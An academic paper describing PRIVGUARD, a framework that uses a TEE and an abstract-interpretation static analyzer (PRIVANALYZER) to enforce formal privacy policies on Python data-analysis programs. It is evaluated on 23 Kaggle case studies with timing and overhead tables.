Analysis Initialization. To initialize an analysis task, the analyst needs to submit (1) the analysis program, and (2) a guard policy, to PRIVANALYZER. A guard policy should be no weaker than the base policy to satisfy the minimum privacy requirements. The stricter the guard policy is, the more data can be used for analysis.

PRIVANALYZER Analysis. After receiving the submission, PRIVANALYZER will load the privacy preferences from the storage layer and compare them with the guard policy. Only the data with preferences no stricter than the guard policy will be loaded into the TEE, decrypted using keys from the key manager, and merged to prepare for the real analysis. Meanwhile, PRIVANALYZER will (1) check that the guard policy is no weaker than the base policy and (2) then examine the guard policy and the program to generate the residual policy. To make sure the static analysis runs correctly, PRIVANALYZER is protected inside a trusted execution environment (TEE).

The compliance enforcement actually hinges on three checks: (1) the guard policy is no weaker than the base policy; (2) only data with privacy preferences no stronger than the guard policy is used; (3) the guard policy should be satisfied before declassification. For (3), the guard policy can be satisfied either by a single program or by multiple programs applied sequentially on the data. This design endows PRIVGUARD with the ability to enforce privacy policies in multi-step analyses.

Execution & Declassification. After PRIVANALYZER finishes its analysis, the submitted program will be executed with the decrypted data inside the TEE. If the residual policy generated in the previous step is empty, then the result can be declassified to the analyst. Otherwise, the output will be encrypted again and stored in the storage layer protected by the residual policy.

Attentive readers might ask "why does PRIVGUARD not directly reject programs that fail to comply with the guard policy?" The design choice is motivated by two considerations. First, it is not always possible to get an empty residual policy when the guard policy contains ROLE or PURPOSE attributes. These attributes will be satisfied by human auditing after the real data analysis. Second, PRIVGUARD is designed to be compatible with multi-step analysis, a common case in real-world product pipelines. In multi-step analysis, it is likely that privacy requirements are satisfied in different steps.




Figure 2: PRIVGUARD prototype infrastructure. White: data/policies; green: analysis programs; blue: off-the-shelf components; yellow: newly-designed components.

2.3 System Security

In this section, we present the threat model and demonstrate how to secure PRIVGUARD under the threat model.

Threat Model. Our setting involves four parties - (1) data subjects (*e.g.* users), (2) a data curator (*e.g.* web service providers, banks, or hospitals), (3) data analysts (*e.g.* employees of the data curator), and (4) untrusted third parties (*e.g.* external attackers). Data is collected from data subjects, managed by the data curator, and analyzed by data analysts. Both the data subjects and the data curator would like to comply with privacy regulations to either protect their own data or avoid legal or reputational risk. The data analysts, however, are honest but reckless, and might unintentionally write programs that violate privacy regulations. The only way that a data analyst can interact with the data is to submit analysis programs and check the output. The untrusted third parties might actively launch attacks to steal the data or interfere with the compliance process. A concrete example is the cloud provider which hosts a small company's service or data. We protect data confidentiality and execution integrity from third parties under the following two assumptions. First, we assume that the untrusted third parties cannot submit analysis programs to PRIVANALYZER or compromise insiders to do so. Second, we assume that the untrusted third parties fit in the threat model of the chosen TEE so that they cannot break the security guarantee of the TEE.

Security Measure. PRIVGUARD takes the following measures to defend against untrusted third parties and establish a secure workflow under the above threat model. First, data is encrypted locally by the data subjects before transmitted to the data curator. The decryption key is delegated to the key manager so no one can touch the data intentionally or carelessly without asking the key manager or the data subject for the decryption key. To bind data and policy in an immutable way, the encrypted data contains a hash value of the corresponding policy. Second, all transmission channels satisfy transport layer security standards (TLS 1.3). Third, PRIVANALYZER is run inside a TEE to guarantee the integrity of the static analysis. The key manager can attest remotely to confirm that PRIVANALYZER correctly examines the program and the policies before issuing the decryption key. Fourth, data decryption and analysis program execution are protected inside the TEE as well.

Security of PRIVGUARD against untrusted third-parties is based on the following sources of trust. First, confidentiality and integrity of data are preserved inside TEE and TLS channels. Second, the integrity of code execution is preserved inside the TEE. Remote attestation can correctly and securely report the execution output. Third, the key manager is completely trusted such that the confidentiality of decryption keys is preserved. The design of trusted key managers is orthogonal to the focus of the paper. Potential solutions include a key manager inside TEE or a decentralized key manager [44].

3 PRIVANALYZER: Static Analysis for Enforcing Privacy Policies

This section describes PRIVANALYZER, a static analyzer for enforcing the privacy policies tracked by PRIVGUARD. We first review the LEGALEASE policy language [53], which we use to encode policies formally, then describe how to statically enforce them. The formal model is deferred to Appendix A.

3.1 Background & Design Challenges

LEGALEASE is one example of a growing body of work that has explored formal languages for encoding privacy policies [31, 32, 36, 39, 42, 43, 51, 53, 56, 57]. A complete discussion of related work appears in Section 5. We adopt LEGALEASE to express PRIVGUARD policies due to its expressive power, formal semantics, and extensibility.

Sen et al. [53] developed a system called GROK that combines static and dynamic analyses to enforce LEGALEASE policies. GROK constructs a data dependency graph which encodes *all* flows of sensitive data, then applies a set of inference rules to check that each node in the graph satisfies the policy. GROK combines analysis of system logs with limited static analysis to construct the graph.

$$
\begin{array}{rcllll}
\mathit{attr} & \in & \textit{ROLE}, \textit{SCHEMA}, \textit{PRIVACY}, \textit{FILTER}, & & & \\
 & & \textit{REDACT}, \textit{PURPOSE} & & & \\
A & \in & \text{attribute} & ::= & \mathit{attr}\ \mathit{attrValue} & \\
C & \in & \text{policy clause} & ::= & A \mid A\ \textbf{AND}\ C \mid A\ \textbf{OR}\ C & \\
P & \in & \text{policy} & ::= & (\textbf{ALLOW}\ C)^{+} &
\end{array}
$$

Figure 3: Policy language surface syntax

The GROK approach presents two challenges. First, the approach is a heuristic: it examines syntactic properties of the program and individual executions of the program (via system logs), and thus may miss policy violations due to implicit flows [37, 48, 50, 59]. Second, the GROK approach requires making the entire dataflow graph explicit; in large systems with many data flows, constructing this graph may be intractable.

PRIVANALYZER is designed as an alternative to address both challenges. It uses static analysis based on abstract interpretation instead of GROK's heuristic analysis and avoids making the dataflow graph explicit by constructing composable *residual policies*.

3.2 Policy Syntax & Semantics

PRIVANALYZER enforces privacy policies specified in LEGALEASE [53], a framework for expressing policies using *attributes* of various types. Attributes are organized in *concept lattices* [3], which provide a partial order on attribute values. We express policies according to the grammar in Figure 3 (a slightly different syntax from that of LEGALEASE). A policy consists of a top-level **ALLOW** keyword followed by *clauses* separated by **AND** (for conjunction) and **OR** (for disjunction). For example, the following simple policy specifies that doctors or researchers may examine analysis results, as long as the records of minors are not used in the analysis:

ALLOW (*ROLE* Doctor **OR** *ROLE* Researcher)
AND *FILTER* age >= 18

Sen et al. [53] define the formal semantics of LEGALEASE policies using a set of inference rules and the partial ordering given by each attribute's concept lattice. We take the same approach, but use a new attribute framework based on *abstract domains* [49] instead of concept lattices. Our approach enables PRIVPOLICY to encode policies with far more expressive requirements, like row-based access control and the use of privacy-enhancing technologies as described below.

Attributes. Attributes are the basic building blocks

in LEGALEASE. Sen et al. [53] describe a set of useful attributes. We extend this set with two new ones: *FILTER* encodes row-based access control requirements, and *PRIVACY* requires the use of privacy-enhancing technologies.

Role. The *ROLE* attribute controls *who* may examine the contents of the data. Roles are organized into partially ordered hierarchies. A particular individual may have many roles, and a particular role specification may represent many individuals. For example, the *doctor* role may represent doctors with many different specialties. The following policy says that only individuals with the role Oncologist may examine the data it covers:

ALLOW *ROLE* Oncologist

Schema. The *SCHEMA* attribute controls *which columns* of the data may be examined. For example, the following policy allows oncologists to examine the *age* and *condition* columns, but no others:

ALLOW *ROLE* Oncologist
AND *SCHEMA* age, condition

Privacy. The *PRIVACY* attribute controls *how* the data may be used, by requiring the use of privacy-enhancing technologies. As a representative sample of the spectrum of available mechanisms, our implementation supports the following (with easy additions): (1) De-identification (or pseudonymization); (2) Aggregation; (3) k-Anonymity [54]; (4) ℓ-diversity [41]; (5) t-closeness [40]; (6) Differential privacy [33,34]. For example, the following policy allows oncologists to examine the *age* and *condition* columns under the protection of differential privacy with certain privacy budget:

ALLOW *ROLE* Oncologist
AND *SCHEMA* age, condition
AND *PRIVACY* DP (1.0, 1e-5)

Filter. The *FILTER* attribute allows policies to specify that certain data items must be excluded from the analysis. For example, the following policy says that oncologists may examine the age and condition of individuals over the age of 18 with differential privacy:

ALLOW *ROLE* Oncologist
AND *SCHEMA* age, condition
AND *PRIVACY* DP (1.0, 1e-5)
AND *FILTER* age > 18

Redact. The *REDACT* attribute allows policies to require the partial or complete redaction of information in a column. For example, the following policy requires analysis to redact the last 3 digits of ZIP codes (e.g. by replacing them with stars). The (2 :) notation is taken from Python's slice and indicates the substring between the third character and end of the string.

ALLOW *ROLE* Oncologist
AND *SCHEMA* age, condition
AND *PRIVACY* DP (1.0, 1e-5)
AND *FILTER* age > 18
AND *REDACT* zip (2 :)




Figure 4: PRIVANALYZER Overview. PRIVANALYZER inputs an analysis program and policies, and produces residual policies; it can be applied repeatedly (dashed line) for multi-step analyses.

Purpose. The *PURPOSE* attribute allows the policy to restrict the purposes for which data may be analyzed. For example, the following policy allows the use of age and medical condition for public interest purposes with all the above requirements:

ALLOW *ROLE* Oncologist
AND *SCHEMA* age, condition
AND *PRIVACY* DP (1.0, 1e-5)
AND *FILTER* age > 18
AND *REDACT* zip (2 :)
AND *PURPOSE* PublicInterest

3.3 PRIVANALYZER Overview

PRIVANALYZER performs its static analysis via *abstract interpretation* [49], a general framework for sound analysis of programs. Abstract interpretation works by running the program on *abstract values* instead of concrete (regular) values. Abstract values are organized into *abstract domains*: partially ordered sets of abstract values which can represent all possible concrete values in the programming language. An abstract value usually represents a specific *property* shared by the concrete values it represents. In PRIVANALYZER, abstract values are based on the abstract domains described earlier.

Our approach to static analysis is based on a novel instantiation of the abstract interpretation framework, in which we encode *policies as abstract values*. The approach is summarized in Figure 4. The use of abstract interpretation allows us to construct the static analysis systematically, ensuring its correspondence with the intended semantics of attribute values.

Analyzing Python Programs. The typical approach to abstract interpretation is to build an *abstract interpreter* that computes with abstract values. For a complex, general-purpose language like Python, this approach requires significant engineering work. Rather than building an abstract interpreter from scratch, we *re-use the stan-*

dard Python interpreter to perform abstract interpretation. We embed abstract values with attached privacy policies as Python objects and define operations over abstract values as methods on these objects.

For example, the Pandas library defines operations on concrete dataframes; PRIVANALYZER defines the AbsDataFrame class for *abstract* dataframes. The AbsDataFrame class has the same interface as the Pandas DataFrame class, but its methods are redefined to compute on abstract values with attached policies. We call the redefined method a *function summary*, since it summarizes the policy-relevant behavior of the original method. For example, the Pandas indexing function __getitem__ is used for filtering, so PRIVANALYZER's function summary for this function removes satisfied *FILTER* attributes from the policy.

```
def __getitem__(self, key):
    ......
    If isinstance(key, AbsIndicatorSeries):
        # ' runFilter ' removes satisfied FILTER attributes
        newPolicy = self.policy.runFilter (...)
        return Dataframe(..., newPolicy)
    ......
```

Multi-step Analyses & Residual Policies. As shown in Figure 4, the output of PRIVANALYZER is a *residual policy*. A residual policy is a new policy for the program's concrete output—it contains the requirements *not yet satisfied* by the analysis program. For a multi-step analysis, each step of the analysis can be fed into PRIVANALYZER as a separate analysis program, and the residual policies in the previous step become the input policies for the next step. PRIVANALYZER is *compositional*: if multiple analyses are merged together into a single analysis program, then the final residual policy PRIVANALYZER returns for the multi-step analysis will be at least as restrictive as the one for the single-step version. The use of residual policies in PRIVGUARD enables compositional analyses without requiring explicit construction of a global dataflow graph, addressing the challenge of GROK [53] mentioned earlier.

Handling libraries. Scaling to large programs is a major challenge for many static analyses, including abstract interpreters. Libraries often present the biggest challenge, since they tend to be large and complex; it may be impossible to analyze even a fairly small target program if the program depends on a large library. This is certainly true in our setting (Python programs for data processing), where programs typically leverage large libraries like pandas (327,007 lines of code), scikit-learn (184,144 lines of code), PyTorch (981,753 lines of code) and Tensorflow (2,490,119 lines of code). Worse, many libraries are written in a mix of languages (e.g. Python and C/C++) for performance reasons, so analysis for each one of these languages would be needed.




Figure 5: Python library frequency statistics. We summarized the top frequently used libraries.

Our solution is to develop *specifications* of the abstract functionality of these libraries, like the AbsDataFrame example shown earlier, in the form of function summaries. We use the function summaries during analysis instead of the concrete implementation of the library itself. This approach allows PRIVGUARD to enforce policies even for analysis programs that leverage extremely large libraries written in multiple languages.

Our approach for handling libraries requires a domain expert with knowledge of the library to implement its specification. In our experience, the data science community has largely agreed upon a core set of important libraries which are commonly used (e.g. NumPy, pandas, scikit-learn, etc.), so providing specifications for a small number of libraries is sufficient to handle most programs. To validate the conjecture empirically, we randomly selected 200 programs from the Kaggle platform and counted the libraries they use (Figure 5). The results confirmed that most data analysis programs use similar libraries. We have already implemented specifications for the most frequently used libraries (Section 4). Fortunately, the abstract behavior for a library function tends to be simpler than its concrete behavior. We have implemented 380 function summaries mainly for Numpy, Pandas, and scikit-learn and are actively working on adding more function summaries for various libraries.

We require correct specifications to rigorously enforce privacy policies. An illustrative example of the importance of correctly implementing specifications is the renaming function. Cunning inside attackers may want to bypass the static analysis by renaming sensitive columns. A correct specification which renames the columns in both the schema and the privacy clauses should mitigate such attacks. To mitigate risks due to such errors, function summaries should be open-sourced so the com-

munity can help check their correctness.

Comparison with dynamic approaches. Our choice of a static analysis for PRIVANALYZER is motivated by two major advantages over dynamic approaches: (1) the ability to handle implicit data flows, and (2) the goal of adding minimal run-time overhead. The ability to detect implicit flows is a major advantage of static analysis systems [37, 48, 50, 59], including PRIVANALYZER. Unlike dynamic approaches, PRIVANALYZER cannot be defeated by complex control flow designed to obfuscate execution. For example, the data subject might specify the policy **ALLOW** *REDACT* name (1 :), which requires redacting most of the name column. An analyst might write the following program:

```
if data.name == 'Alice':
  return 1
else:
  return 2
```

This program clearly violates the policy, even though it does not return the value of data.name directly. This kind of violation is due to an *implicit flow* of the name column to the return value. A return value of 1 allows the analyst to confirm with certainty that the data subject's name is Alice. This kind of implicit flow presents a significant challenge for dynamic analyses, because dynamic analyses *only execute one branch* of each conditional, and can make no conclusions about the branch *not* taken. A dynamic analysis must either place significant restrictions on the use of sensitive values in conditionals, or allow for unsoundness due to implicit flows.

Static analyzers like PRIVANALYZER, on the other hand, can perform a worst-case analysis that inspects *both* branches. PRIVANALYZER's analysis executes both branches with the abstract interpreter and returns the *worst-case* outcome of both branches. For loops with no bound on the number of iterations, the analysis results represent the worst-case outcome, no matter how many iterations execute at runtime. This power comes at the expense of a potential lack of precision—the analysis may reject programs that are actually safe to run. Our evaluation suggests, however, that PRIVANALYZER analysis is sufficiently precise for programs that perform data analyses. Static analysis tools like PRIVANALYZER do not require the policy specification to be aware of implicit flows as it combines both types of flows in its results.

3.4 PRIVANALYZER by Example

The input to PRIVANALYZER is a single analysis program, plus all of the policies of the data files it processes. For each of the program's outputs, PRIVANALYZER produces a residual policy. After running the analysis, PRIVGUARD will attach each of these residual policies to the appropriate concrete output.

PRIVANALYZER works by performing abstract interpretation, where the inputs to the program are abstract values containing representations of the associated policies. The output of this process is a set of abstract values containing representations of the residual policies.

A complete example of this process is summarized in Figure 6. The analysis is a Python program adapted from an open-source analysis submitted to Kaggle [9]. Important locations in the program are labeled with numbers (e.g. ①) and the associated residual policy PRIVANALYZER computes *at that program location*.

Reading Data into Abstract Values. The program begins by reading in a CSV containing the sensitive data (Fig. 6, ①). PRIVANALYZER's abstract interpretation library redefines read_csv to return an *abstract dataframe* containing the policy associated with the data being read. At location ①, the variable df thus contains the full policy for the program's input. In this example, the policy allows the program to use the "age," "credit," and "duration" columns, requires filtering out the data of minors, and

Mixing Concrete and Abstract Values. The next part of the program defines some constants, which PRIVANALYZER represents with concrete values lacking attached policies. Then, the program drops one of the input columns (Fig. 6, ②); this action does not change the policy, because the columns being dropped are not sufficient to satisfy any of the policy's requirements, so the df variable is unchanged.

Satisfying *FILTER* Requirements. The next statement (Fig. 6, ③) performs a filtering operation. The PRIVANALYZER library redefines this operation to eliminate the appropriate *FILTER* requirements from the policy; since this filtering operation removes individuals below the age of 25, it satisfies the *FILTER* requirement in the policy, and the new value of df is an abstract dataframe whose policy does not have this requirement.

Handling Loops. The next part of the program contains a **for** loop (Fig. 6, ④). Loops are traditionally a big challenge for static analyzers. PRIVANALYZER is designed to take advantage of *loops over concrete values*, like this one, by simply executing them concretely. PRIVANALYZER can also handle loops over abstract values (described later in this section), but these were relatively rare in our case studies.

Libraries and Black-box Operations. The next pieces of code (Fig. 6, ⑤ and ⑥) first take the log of each feature, then scale the features. Both of these operations impact the *scale* of feature values. After these operations,




Figure 6: Example Abstract Interpretation with PRIVANALYZER.

it becomes impossible to satisfy policy requirements like *FILTER*, because the original data values have been lost. For lossy operations like these, which we call *black-box* operations (detailed below), PRIVANALYZER is designed to raise an alarm if value-dependent requirements (like *FILTER*) remain in the policy.

Training a Model. The final piece of code (Fig. 6, ⑦ and ⑧) uses the KMeans implementation in scikit-learn to perform clustering. We summarize this method to specify that it satisfies de-identification requirements in the policy. The result in our example is an empty residual policy, which would allow the analyst to view the results.

3.5 Challenging Language Features

We now address the approach taken in PRIVANALYZER for several challenging language features.

Conditionals. Conditionals depending on abstract values require the abstract interpreter to run both branches and compute the upper bound on both results. Since Python does not allow redefining `if` statements, we add a pre-processing step to PRIVGUARD that transforms conditionals by running *both* branches.

Loops. Loops are traditionally the most challenging construct for abstract interpreters to handle. Fortunately, loops in Python programs for data analytics often fall into restricted classes, like the ones in the example of Figure 6. Both loops in this example are over constant values—so our abstract interpreter can simply run each loop body as many times as the constant requires.

Loops over abstract values are more challenging, and the simple approach may never terminate. To address this situation, we define a *widening* operator [49] for each of the abstract domains used in PRIVANALYZER. Widening operators force the loop to arrive at a fixpoint; in our example, widening corresponds to assuming the loop body will be executed over the whole dataframe.

Aliasing. Another challenge for abstract interpretation comes from the issue of *aliasing*, where two variables point to the same value. Sometimes, it is impossible for the analysis to determine *what* abstract value a variable references. In this case, it is also impossible to determine the outcome of the side effects on the variable.

Our approach of re-using the existing Python interpreter helps address this challenge: in PRIVANALYZER, all variable references are evaluated concretely. In most cases, references are to concrete objects, so the analysis corresponds exactly to concrete execution. In a few cases, however, this approach leads to less precise analysis. For example, if a variable is re-assigned in both branches of a conditional, PRIVANALYZER must assume the *worst-case* abstract value (i.e. with the most restrictive policy) is assigned to the variable in both cases. This approach works well in our setting, where conditionals and aliasing are both relatively rare.

3.6 Attribute Enforcement

We now describe some attribute-specific details of our compliance analysis.

Schema, Filter, and Redact. The *SCHEMA*, *FILTER*, and *REDACT* attributes can be defined formally and compliance can be checked by PRIVANALYZER. In our implementation, relevant function summaries remove the attribute from the privacy policy if the library's concrete implementation satisfies the corresponding requirement. Our summaries thus implement abstract interpretation for these functions. Note that PRIVANALYZER assumes that functions without summaries do not satisfy *any* policy requirements. PRIVANALYZER is therefore *incomplete*:

some programs may be rejected (due to insufficient function summaries) despite satisfying the relevant policies.

Privacy. The *PRIVACY* attribute is also checked by PRIVANALYZER. Analysis programs can satisfy de-identification requirements by calling functions that remove identifying information (e.g. aggregating records or training machine learning models). Programs can satisfy k-Anonymity[2], ℓ-diversity[2], t-closeness or differential privacy requirements by calling specific functions that provide these properties. Our function summaries include representative implementations from the current literature: IBM Differential Privacy Library [38], K-Anonymity Library [16], and Google's Tensorflow Privacy library [26].

There are two subtleties when enforcing differential privacy attributes. First, programs that satisfy differential privacy also need to track the *privacy budget* [34]. By default, PRIVGUARD tracks a single global cumulative privacy cost (values for ε and δ) for each source of submitted data, and rejects new analysis programs after the privacy cost exceeds the budget amount. PRIVANALYZER reports the privacy cost of a single analysis program, allowing PRIVGUARD to update the global privacy cost. A single global privacy budget may be quickly exhausted in a setting with many analysts performing different analyses. One solution to this problem is to generate differentially private synthetic data, which can be used in later analyses without further privacy cost. The High-Dimensional Matrix Mechanism (HDMM) [45] is one example of an algorithm for this purpose, used by the US Census Bureau to release differentially private data. In PRIVGUARD, arbitrarily many additional analyses can be performed on the output of algorithms like HDMM without using up the privacy budget. Another solution is fine-grained budgeting, at the record level (as in ProPer [35]) or a statically defined "region" level (as in UniTraX [47]). The first is more precise, but requires silently dropping records for which the privacy budget is exhausted, leading to biased results. Both approaches allow for continuous analysis of fresh data in growing databases (e.g. running a specific query workload every day on just the new data obtained that day). Second, to calculate privacy budget, PRIVGUARD initializes a variable to track the sensitivity of the pre-processing steps before the differentially private function. The pre-processing function summaries should manipulate the variable to specify their influence on the sensitivity. If such specification is absent in any function before the differentially private function, PRIVGUARD will throw a warning and recognize the differential privacy requirement as unsatisfied.

Role. *ROLE* attributes are enforced by authentication techniques such as password, 2-factor authentication , or even biometric authentication . In addition, *ROLE* attributes are also recorded in an auditable system log described in the next paragraph, and the analysts and the data curators will be held accountable for fake identities.

Purpose. The *PURPOSE* attribute is inherently informal. Thus, we take an accountability-based approach to compliance checking for purposes. Analysts can specify their purposes when submitting the analysis program, and may specify an invalid purpose unintentionally or maliciously. These purposes will be used by PRIVANALYZER to satisfy *PURPOSE* requirements. PRIVGUARD produces an audit log recording analysts, analysis programs, and claimed purposes. Thus, all the analysis happening in the system can be verified after the fact, and analysts can be held legally accountable for using invalid purposes.

4 Evaluation

The evaluation is designed to demonstrate that (1) PRIVANALYZER supports commonly-used libraries for data analytics and can analyze real-world programs, and (2) PRIVGUARD is lightweight and scalable. To demonstrate, we (1) test PRIVANALYZER using 23 real-world analysis programs drawn from the Kaggle contest platform, and (2) measure the overhead of PRIVGUARD using a subset of these programs. The results show that PRIVGUARD can correctly enforce PRIVPOLICY policies on these programs with reasonable performance overhead.

4.1 Experiment Setup

We implemented PRIVANALYZER in about 1400 lines of Python and integrated it in an industrial-level data governance platform, Parcel [1], to prototype PRIVGUARD. We instantiated our implementation with Inter Planetary File System (IPFS) for the storage layer, AES-256-GCM for the encryption algorithm, and AMD SEV for TEE.

To evaluate PRIVGUARD's static analysis on real-world programs, we collect analysis programs for 23 different tasks from Kaggle, one of the most well-known platforms for data analysis contests. These programs analyze sensitive data such as fraud detection [15] and transaction prediction [22]. We selected these programs as case studies to demonstrate PRIVGUARD's ability

[2] k-Anonymity and ℓ-diversity are vulnerable to disclosure attacks as pointed out in [40]. k-Anonymity is vulnerable to homogeneity and background knowledge attacks, and ℓ-diversity suffers from skewness and similarity attacks. We strongly encourage using t-closeness or differential privacy for stronger protection. PRIVGUARD provides weaker approaches only for compatibility purposes.

Index	Application Type	# Features	# Samples	# LoC	External libraries
1	Fraud Detection - Random [15]	435	590541	157	LightGBM, NumPy, pandas, scikit-learn
2	Fraud Detection - Top [15]	435	590541	157	LightGBM, NumPy, pandas, scikit-learn
3	Merchant Recommendation [11]	41	201917	199	LightGBM, NumPy, pandas, scikit-learn
4	Customer Satisfaction Prediction [21]	370	76020	104	NumPy, pandas, scikit-learn, XGBoost
5	Customer Transaction Prediction - Random [22]	201	200000	89	NumPy, pandas, scikit-learn
6	Customer Transaction Prediction - Top [22]	201	200000	89	NumPy, pandas, scikit-learn
7	Bank Customer Classification [6]	13	10000	276	NumPy, pandas, scikit-learn
8	Bank Customer Segmentation [7]	9	1000	75	NumPy, pandas, scikit-learn
9	Credit Risk Analysis [9]	9	1000	57	NumPy, pandas, sklearn
10	Bank Customer Churn Prediction [5]	13	10000	169	NumPy, pandas, SciPy, scikit-learn
11	Heart Disease Causal Inference [14]	14	303	83	NumPy, pandas, SHAP, scikit-learn
12	Classify Forest Categories [8]	52	1000	50	NumPy, pandas, PySpark
13	PyTorch-Simple LSTM [23]	45	1780832	178	NumPy, pandas, Keras, PyTorch
14	Tensorflow-Solve Titanic [25]	7	891	163	NumPy, pandas, scikit-learn, Tensorflow
15	Earthquake Prediction - Top [17]	2	1000	132	NumPy, pandas, tsfresh, librosa, pywt, SciPy
16	Display Advertising - Top [10]	41	1000	60	math
17	Fraud Detection - Top [24]	8	1000	106	NumPy, pandas, Keras, Tensorflow
18	Restaurant Revenue Prediction - Top [20]	42	1000	115	NumPy, pandas, FastAI, scikit-learn
19	NFL Analytics - Top [19]	18	1000	152	NumPy, pandas, SciPy, scikit-learn
20	NCAA Prediction - Top [13]	34	1000	561	NumPy, pandas, Pymc3
21	Home Value Prediction - Top [29]	58	1000	272	NumPy, pandas, sklearn, XGBoost
22	Malware Prediction - Top [18]	83	1000	194	NumPy, pandas
23	Web Traffic Forecasting - Top [27]	551	1000	346	NumPy, pandas

Table 1: Case Study Programs. # LoC = Lines of Code. Random suffix means the program is chosen randomly from the contest. Top-ranked suffix means the program is chosen from the top-ranked programs on the leaderboard.

to analyze real-world analysis programs and support commonly-used libraries. These case studies are chosen to be representative of the programs written by data scientists during day-to-day operations at many different kinds of organizations. We surveyed 100 kaggle programs randomly and found that approximately 85% programs are less than 300 lines of code (after removing blank lines). Correspondingly, our case studies range between 50 and 276 lines of code, total exactly 1600 lines of code and include randomly picked programs from Kaggle notebook and top-ranked programs on the contest leaderboard. As shown in Table 1, these programs use a variety of external libraries including widely used libraries like pandas, PySpark, Tensorflow, PyTorch, scikit-learn, and XGBoost.

As the first step of the evaluation, we use PRIVANALYZER to analyze the collected programs listed in Table 1. In the experiment, we manually designed an appropriate LEGALEASE policy for each program, and then attached them to each of the datasets. For each program, we recorded both the time running on the dataset and the time for PRIVANALYZER to analyze the program. We also manually checked that the analysis result output by PRIVANALYZER was correct. All the experiments were run on a Ubuntu 18.04 LTS server with 32 AMD Opteron(TM) Processor 6212 with 512GB RAM. The results appear in Table 2. As the second step of the evaluation, we picked 7 case studies with open-source datasets, ran them on the PRIVGUARD prototype, and measured the system overhead.




Figure 7: System overhead of PRIVGUARD prototype with one million simulated users.

4.2 Results

Support for Real-World Programs. Our experiment demonstrates PRIVGUARD's ability to analyze the kinds of analysis programs commonly written to process data in organizations. The results in Table 2 show that the static analysis took just a second or two for most programs, with three outliers taking 3.32, 4.78, and 6.84 seconds. The reason for the outliers is described in the next paragraph.

As in other abstract interpretation and symbolic execution frameworks, we expect that conditionals, loops, and other control-flow constructs will have a bigger effect on analysis time than program length. Fortunately, programs for data analytics and machine learning tend not to make

Index	Exec Time (s)	Analysis Time (s)	Overhead	Soundness
1	12571.01	1.41	$1.12e-2\%$	✓
2	19951.10	3.32	$1.66e-2\%$	✓
3	16762.65	1.18	$7.04e-3\%$	✓
4	151.72	1.22	$8.04e-1\%$	✓
5	17.14	1.08	6.30%	✓
6	33.71	0.96	2.84%	✓
7	32.66	2.03	6.22%	✓
8	86.82	2.19	2.52%	✓
9	4.65	1.01	21.72%	✓
10	295.16	1.29	$4.37e-1\%$	✓
11	3.99	1.00	25.06%	✓
12	1017.83	1.01	$1.00e-1\%$	✓
13	717.58	6.84	$9.53e-1\%$	✓
14	13.33	4.78	35.86%	✓
15	217.36	2.26	1.04%	✓
16	3.60	1.20	33.33%	✓
17	5.19	1.37	26.40%	✓
18	47.12	1.57	3.33%	✓
19	202.96	1.33	$6.55e-1\%$	✓
20	59.83	1.66	2.77%	✓
21	54.44	2.55	4.68%	✓
22	51.36	1.23	2.39%	✓
23	45.58	2.45	5.37%	✓

Table 2: Execution Time vs. Analysis Time. The index of case studies is the same as in Table 1.

extensive use of these constructs, especially compared to traditional programs. Instead, they tend to use constructs provided by libraries, like the query features defined in pandas or the model construction classes provided by scikit-learn. The outliers mentioned above (case studies 2, 13, and 14) contain relatively heavy use of conditionals, and as a result, their analysis took slightly longer than the other programs. These results suggest that PRIVGUARD will scale to even longer programs for data analytics and machine learning, especially if those programs follow the same pattern of favoring library use over traditional control-flow constructs.

Table 2 reports performance overhead for all 23 case studies. The results report *analysis performance overhead*—the ratio of the time taken for static analysis to the native execution time of the original program. The results show that this overhead is negligible. For case study programs which take a significant time to run, the performance overhead of deploying PRIVGUARD is typically *less than 1%*. For faster-running programs, the absolute overhead is similar—just a second or two, typically—but this represents a larger relative change when the program's execution time is small. The *maximum* relative performance overhead in our experiments was about 35%, for a program taking only 13.33 seconds.

